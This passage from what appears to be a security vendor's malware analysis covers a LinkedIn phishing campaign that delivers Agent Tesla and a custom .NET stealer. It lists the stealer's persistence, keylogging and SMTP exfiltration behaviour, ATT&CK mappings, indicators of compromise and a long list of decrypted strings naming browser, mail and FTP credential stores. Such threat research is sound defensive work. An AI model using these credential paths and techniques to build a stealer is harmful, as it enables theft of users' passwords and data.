


Figure 19: The digital certificate used to sign the custom malware.

It contains the following PDB string:

C:\Users\GO TECH COMPUTERS\source\repos\WindfastStrap\WindfastStrap\obj\Debug\WindfastStrap.pdb

This information stealer's activity includes:

- Making heavy use of timers for various activities.
- Dropping and running a binary called chrom.exe from the resources section.
- Deleting all the files from C:\Users\Public\Downloads and creating this path if it does not exist already.

- Creating a Windows registry run key with the name, "Windows Application" for the purpose of persistence.
- Creating timers for stealing keylogs, clipboard data, and screenshots.
- Screenshots are temporarily saved in the path: C:\Users\Public\Downloads before they are exfiltrated with the name formatted as {MM-dd-yyyy hh:mm:ss}.jpg.
- Killing the following processes:
  - taskmgr
  - regedit
  - Outlook
  - Foxmail
- Emailing subject lines used for exfiltrating different types of data, which are described below:
  - Screenshots: SC_{ComputerName}_WD-
  - Keylogs: KL_{ComputerName}_WD-
  - Clipboard : CopiedText_{ComputerName}_WD-{WindowsVersion}
  - e.g SC_MyPC_WD-8




Figure 20: The function responsible for sending saved screenshots over SMTP.

Variants of this sample were first seen on Virustotal in June 2020. The initial samples were distributed without any packer.

All older variants were signed by the same signer and have similar PDB strings containing the username “GO TECH COMPUTERS” in the PDB path. Below are the other PDB strings observed.

- *C:\Users\GO TECH COMPUTERS\source\repos\PDFExtra\PDFExtra\obj\Debug\PDFExtra.pdb*
- *C:\Users\GO TECH COMPUTERS\source\repos\excel++\excel++\obj\Debug\excel++.pdb*

In some variants, the subject lines used are slightly different than this payload as described below.

- COPY & PASTE @ MYPC
- SCREENSHOT Dotz @ MYPC
- KEYBOARD @ MYPC

Dropped binary - chrom.exe

The dropped binary called chrom.exe in this case is a command line executable that uses the Google Chrome browser's icon. It is run by this stealer with a hidden window. Most of the activities of this executable are related to building commands and executing them using compsec or cmd.exe.

It creates the following directories:

- %temp%/xtmp
  - Is64.txt (0 32 bit or 1 64 bit)
  - is64.bat (put 1 or 0 in is64.txt based on existence of folder)
  - is64.fil (contains cmd.exe path)
- %temp%/efolder

Upon execution, it shows the following message:




Figure 21: The dropped payload runs in the background in a hidden window.

Since it runs in a hidden window, it just displays the above message and waits for a keypress event.

Zscaler Cloud Sandbox detection

Figure 22 shows the Zscaler Cloud Sandbox successfully detecting this .NET-based threat.




Figure 22. This threat was successfully detected by the Zscaler Cloud Sandbox.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here:

Win32.Backdoor.AgentTesla

HTML.Phish.Linkedin

Conclusion

This threat actor is targeting LinkedIn users, and has built an entire web and email infrastructure specifically for it. As always, users should be cautious when receiving emails out of the blue, even if those emails appear to be related to something you are interested in, such as help finding a new job. And always be sure to only enter credentials or upload your CV on verified websites. If the site comes to you from an unsolicited email, be wary.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566	Phishing	LinkedIn phishing
T1204.002	User Execution: Malicious File	User extracts zip file and executes the binary.
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Payload sets the run registry key for persistence.
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payload.
T1202	Indirect Command Execution	cmd.exe is used for execution of some commands.
T1036.001	Masquerading: Invalid Code Signature	Masquerading Comodo digital signatures.

T1036.005	Masquerading: Match Legitimate Name or Location	Using the Job and CV related filenames and the use of LinkedIn string in domain name.
T1027.002	Obfuscated Files or Information: Software Packing	Payloads are packed with a multilayer packer.
T1497	Virtualization/Sandbox Evasion	Agent Tesla has AntiVM capabilities
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Agent Tesla can steal credentials from Web browsers
T1056.001	Input Capture: Keylogging	Both the payloads can capture keystrokes
T1539	Steal Web Session Cookie	Agent Tesla can steal cookies
T1010	Application Window Discovery	One of Agent Tesla capabilities
T1057	Process Discovery	One of Agent Tesla capabilities
T1518	Software Discovery	One of Agent Tesla capabilities
T1082	System Information Discovery	One of Agent Tesla capabilities
T1016	System Network Configuration Discovery	One of Agent Tesla capabilities
T1033	System Owner/User Discovery	One of Agent Tesla capabilities
T1124	System Time Discovery	One of AgentTesla capabilities
T1125	Video Capture	One of Agent Tesla capabilities
T1113	Screen Capture	One of Agent Tesla capabilities
T1123	Audio Capture	One of Agent Tesla capabilities
T1115	Clipboard Data	Both payloads steal clipboard text.
T1005	Data from Local System	Both payloads steal data from local system.
T1119	Automated Collection	Both payloads do automated collection.
T1029	Scheduled Transfer	Both payloads exfiltrate data at regular intervals.
T1041	Exfiltration Over C2 Channel	Both payloads exfiltrate over their C2 channel
T1020	Automated Exfiltration	Both payloads do automated exfiltration
T1071.003	Application Layer Protocol: Mail Protocols	Both payloads use SMTP protocol

Indicators of compromise (IOCs)

Hashes

f89b4dff6e126e9a5f0a64d590f7b42e

73ee4b60893b0ccc20079882aae66e2f

39648125d1ea711fee091b5ee58eb533

072462810ba6e5a7161b35b8535b55bd

940db8fcba320925e423b44a22e703f1

78d029254cb2350260967feb983d487f

a29a4aea13be816b7929bf103136887d

830bbf1855da3a145831ec55d1c37d17

PDB Strings

C:\Users\GO TECH COMPUTERS\source\repos\WindfastStrap\WindfastStrap\obj\Debug\WindfastStrap.pdb

C:\Users\GO TECH COMPUTERS\source\repos\PDFExtra\PDFExtra\obj\Debug\PDFExtra.pdb

C:\Users\GO TECH COMPUTERS\source\repos\excel++\excel++\obj\Debug\excel++.pdb

Network IOCs

linkedlnnetworking.yolasite[.]com

mpivn[.]org/LinkedIn-jobs

Filenames

Click here and upload your CV.exe

Click here and upload your CV.zip

Job Description & company Infomations.exe

Job Description & company Infomations.zip

QUOTE08-04-20.exe

QUOTE08-04-20.zip

Appendix I

Table of extracted email addresses and passwords

Appendix II

Decrypted strings

Below is the complete list of decrypted strings which were extracted from samples used in this campaign.

-convert xml1 -s -o "

] (

"encrypted_key":"(.*?)"

%PostURL%

%ftphost%/

%ftppassword%

%ftpuser%

%insregname%

%startupfolder%

%urlkey%

&

>

<

"

)

.html

.jpeg

.tmp

.zip

/log.tmp

00000000-0000-0000-0000-000000000000

154E23D0-C644-4E6F-8CE6-5069272F999F

1f2aa2d7-39c9-4d9f-ba17-371040cce426

2F1A6504-0641-44CF-8BB5-3612D865F2E5

360 Browser

360Chrome\Chrome\User Data

3C886FF3-2669-4AA2-A8FB-3F6759A77548

3CCD5499-87A8-4B10-A215-608888DD3B55

3E0E35BE-1B77-43E7-B873-AED901B6275B

4BF4C442-9B8A-41A0-B380-DD4A704DDB28

720d6d91-c1cd-4df7-a390-4b4adfffb8d0

77BC582B-F0A6-4E15-4E80-61736B6F3B29

7Star

7Star\7Star\User Data

:Zone.Identifier

;Anonymous=

;Password=

;Port=

;Server=

;User=

</Host>

</Name>

</Pass>

</Password>

</Port>

</User>

</data>

</html>

</name>

</password>

</protocol>

</server_ip>

</server_port>

</server_user_name>

</server_user_password>

</string>

<Host>

<Name>

<Pass encoding="base64">

<Pass>

<Password>

<Port>

<Server>

<User>

<account>

<array>

<data>

<dict>

<b>[

↓

←

→

↑

{ALT+F4}

{ALT+TAB}

{BACK}

{CAPSLOCK}

{CTRL}

{DEL}

{END}

{ENTER}

{ESC}

{F10}

{F11}

{F12}

{F1}

{F2}

{F3}

{F4}

{F5}

{F6}

{F7}

{F8}

{F9}

{HOME}

{Insert}

{NumLock}

{PageDown}

{PageUp}

{TAB}

{Win}

<hr>

<html>

<name>

<password>

<protocol>

<server>

<server_ip>

<server_port>

<server_user_name>

<server_user_password>

<string>

ABCDEF

ALLUSERSPROFILE

APPDATA

Account

Accounts

All Users

Amigo

Amigo\User Data

Application:

Application:

AuthTagLength

Backend=([A-z0-9\/\.-]+)

Becky!

BlackHawk

Brave

Brave Browser

BraveSoftware\Brave-Browser\User Data

CPU:

CatalinaGroup\Citrio\User Data

CentBrowser

CentBrowser\User Data

ChainingMode

ChainingModeGCM

Chedot

Chedot\User Data

Chrome

Chromium

Chromium\User Data

Citrio

ClawsMail

Close

CocCoc

CocCoc\Browser\User Data

Coccoc

Comodo Dragon

Comodo\Dragon\User Data

Computer Name:

Cookies

Cool Novo

CoolNovo

Coowon

Coowon\Coowon\User Data

Copied Text:

Copy

CoreFTP

CreateDecryptor

CyberFox

Data

DataDir

DecryptTripleDes

Dispose

DynDNS

DynDNS\Updater\config.dyndns

E69D7838-91B5-4FC9-89D5-230D4D4CC2BC

Edge Chromium

Elements Browser

Elements Browser\User Data

Email

EmailAddress

EncPassword

EndsWith

Epic Privacy

Epic Privacy Browser

Epic Privacy Browser\User Data

Eudora

Executable

FTP Navigator

FTPCommander

FTPGetter

Falkon Browser

False

Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer

FileZilla

Firefox

FlashFXP

Flock

Flock Browser

Folder.lst

Foxmail

FoxmailPath

GetBytes

HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites

HKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DUC

HKEY_CURRENT_USER\Software\Aerofox\FoxmailPreview

HKEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1

HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\

HKEY_CURRENT_USER\Software\Paltalk\

HKEY_CURRENT_USER\Software\Qualcomm\Eudora\CommandLine

HKEY_CURRENT_USER\Software\RimArts\B2\Settings

HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUC

HOST

HTTP Password

Host

HostName

IE/Edge

IMAP Password

INSERT INTO CONFIG VALUES('AccountController','

INTEGER

IPEnabled

IceCat

IceDragon

IncomingServer

IndexOf

InstancesOf

Internet Download Manager

Iridium Browser

Iridium\User Data

IterationCount

JDownloader

K-Meleon

KeyDataBlob

Kometa

Kometa\User Data

Length

Liebao Browser

Load

Login Data

MM/dd/yyyy HH:mm:ss

MacAddress

MailAddress

Major

MapleStudio\ChromePlus\User Data

Microsoft Primitive Provider

Minor

Mode

Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)

NO-IP

Name

Name=

No Password

None

OBJECTIDENTIFIER

OCTETSTRING

OSFullName:

ObjectLength

Open VPN

Opera

Opera Browser

Opera Mail

Opera Software\Opera Stable

Orbitum

Orbitum\User Data

Outlook

POP3 Password

POP3Host

POP3Password

POPPass

POST

PWD=

Padding

PaleMoon

Paltalk

PassWd

Password

Password:

Password:

Path=([A-z0-9\/\.\-]+)

Pidgin

PocoMail

PopPassword

Port

PortNumber

Postbox

Profile

Programfiles(x86)

Psi/Psi+

PublicKeyFile

QIP Surf

QIP Surf\User Data

QQ Browser

RAM:

Read

RegRead

Replace

ReturnAddress

SELECT * FROM Win32_Processor

SEQUENCE {

SMTP

SMTP Password

SMTP Server

SMTPHost

SMTPPass

SMTPServer

SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run

SOFTWARE\\Martin Prikryl\\WinSCP 2\\Sessions

SRWare Iron

STOR

Safari Browser

SavePasswordText

SchemaId

SeaMonkey

SerialNumber

Server

Settings

Sleipnir 6

SmartFTP

SmtpPassword

SmtpServer

Software\DownloadManager\Passwords\

Software\IncrediMail\Identities\

Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676

Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676

Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676

Software\Microsoft\Windows NT\CurrentVersion\Windows

Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676

Software\Microsoft\Windows\CurrentVersion\Run

Software\OpenVPN-GUI\configs

Software\OpenVPN-GUI\configs\

Software\Paltalk

Sputnik

Sputnik\Sputnik\User Data

Substring

SystemDrive

Tencent\QQBrowser\User Data

TheBat

Thunderbird

Time:

Torch Browser

Torch\User Data

TransformFinalBlock

Trillian

True

Type

UC Browser

UCBrowser\

UNIQUE

URL:

URL:

USERPROFILE

USERname

Unknown

Uran

User

User Name:

UserName

Username

Username:

Username:

Value

Version

Vivaldi

Vivaldi\User Data

WS_FTP

WScript.Shell

WaterFox

Web Credentials

Win32_BaseBoard

Win32_NetworkAdapterConfiguration

WinMgmts:

WinSCP

Windows Credential Picker Protector

Windows Credentials

Windows Domain Certificate Credential

Windows Domain Password Credential

Windows Extended Credential

Windows Secure Note

Windows Web Password Credential

Write

Writing is not allowed

Writing is not alowed

Yandex

Yandex Browser

Yandex\YandexBrowser\User Data

[PRIVATE KEY LOCATION: "{0}"]

[^\u0020-\u007F]

\"(hostname|encryptedPassword|encryptedUsername)":"(.*?)"

\%insfolder%\

\%insfolder%\%insname%

\.purple\accounts.xml

\360Chrome\Chrome\User Data

\8pecxstudios\Cyberfox\

\Account.CFN

\Account.stg

\Accounts\Account.rec0

\Accounts_New

\Apple Computer\Preferences\keychain.plist

\Cbc

\Claws-mail

\Common Files\Apple\Apple Application Support\plutil.exe

\Comodo\IceDragon\

\CoreFTP\sites.idx

\Default\

\Default\EncryptedStorage

\Default\Login Data

\EncryptedStorage

\FTP Navigator\Ftplist.txt

\FTPGetter\servers.xml

\FileZilla\recentservers.xml

\FlashFXP\3quick.dat

\Flock\Browser\

\Google\Chrome\User Data

\Google\Chrome\User Data\

\Ipswitch\WS_FTP\Sites\ws_ftp.ini

\Iridium\User Data

\K-Meleon\

\Local State

\Login Data

\Mailbox.ini

\Microsoft\Edge\User Data

\Moonchild Productions\Pale Moon\

\Mozilla\Firefox\

\Mozilla\SeaMonkey\

\Mozilla\icecat\

\NETGATE Technologies\BlackHawk\

\OpenVPN\config\

\Opera Mail\Opera Mail\wand.dat

\Pocomail\accounts.ini

\Postbox\

\Psi+\profiles

\Psi\profiles

\SmartFTP\Client 2.0\Favorites\Quick Connect\

\SmartFTP\Client 2.0\Favorites\Quick Connect*.xml

\Storage\

\The Bat!

\Thunderbird\

\Trillian\users\global\accounts.dat

\VirtualStore\Program Files (x86)\Foxmail\mail\

\VirtualStore\Program Files\Foxmail\mail\

\Waterfox\

\accountrc

\accounts.xml

\browsedata.db

\cftp\Ftplist.txt

\clawsrc

\falkon\profiles\

\fixed_keychain.xml"

\jDownloader\config\database.script

\mail\

\passwordstorerc

\settings.ini

\tmpG

a102

abcçdefgğhıijklmnoöpqrsştuü#$%^&*()[{]}\|';:,<>/?+=

account

address

appdata

application/x-www-form-urlencoded

application/zip

auth-data

autofill

b80adc15-8437-481a-99c8-560b4fb51daa

blobo

category

control

cookies.sqlite

created=

current

discord

encryptedPassword

encryptedUsername

entries

entropy

facebook

global-salt

gmail

hack

hostname

http://DynDns.com

http://GrWLaB.com

image/jpg

incredimail

instagram

item1

item2

journal

key3.db

key4.db

liebao\User Data

logins

logins.json

master_passphrase_pbkdf2_rounds=(.+)

master_passphrase_salt=(.+)

metaData

movie

moz_logins

name

nssPrivate

objects

opera:

origin_url

pAuthenticatorElement

pIdentityElement

pPackageSid

pResourceElement

pass=

passkey0

password

password-check

password=

password_value

porn

port=

processorID

profiles.ini

programfiles

programfiles(x86)

qxrultabnwnjqwvy

remote

signons.sqlite

signons3.txt

skype

smtp

smtp.yandex.com

smtp_server

startProfile="([A-z0-9\/\.]+)"

startProfile=([A-z0-9\/\.]+)

str2

str3

t6KzXhCh

table

text/html

twitter

uCozMedia

uCozMedia\Uran\User Data

uninstall

use_master_passphrase=(.+)

user=

username

username=

username_value

webpanel

whatsapp

win32_processor

wow_logins

yyyy-MM-dd HH:mm:ss

yyyy_MM_dd_HH_mm_ss

{(.*),(.*)}(.*)

{0:X2}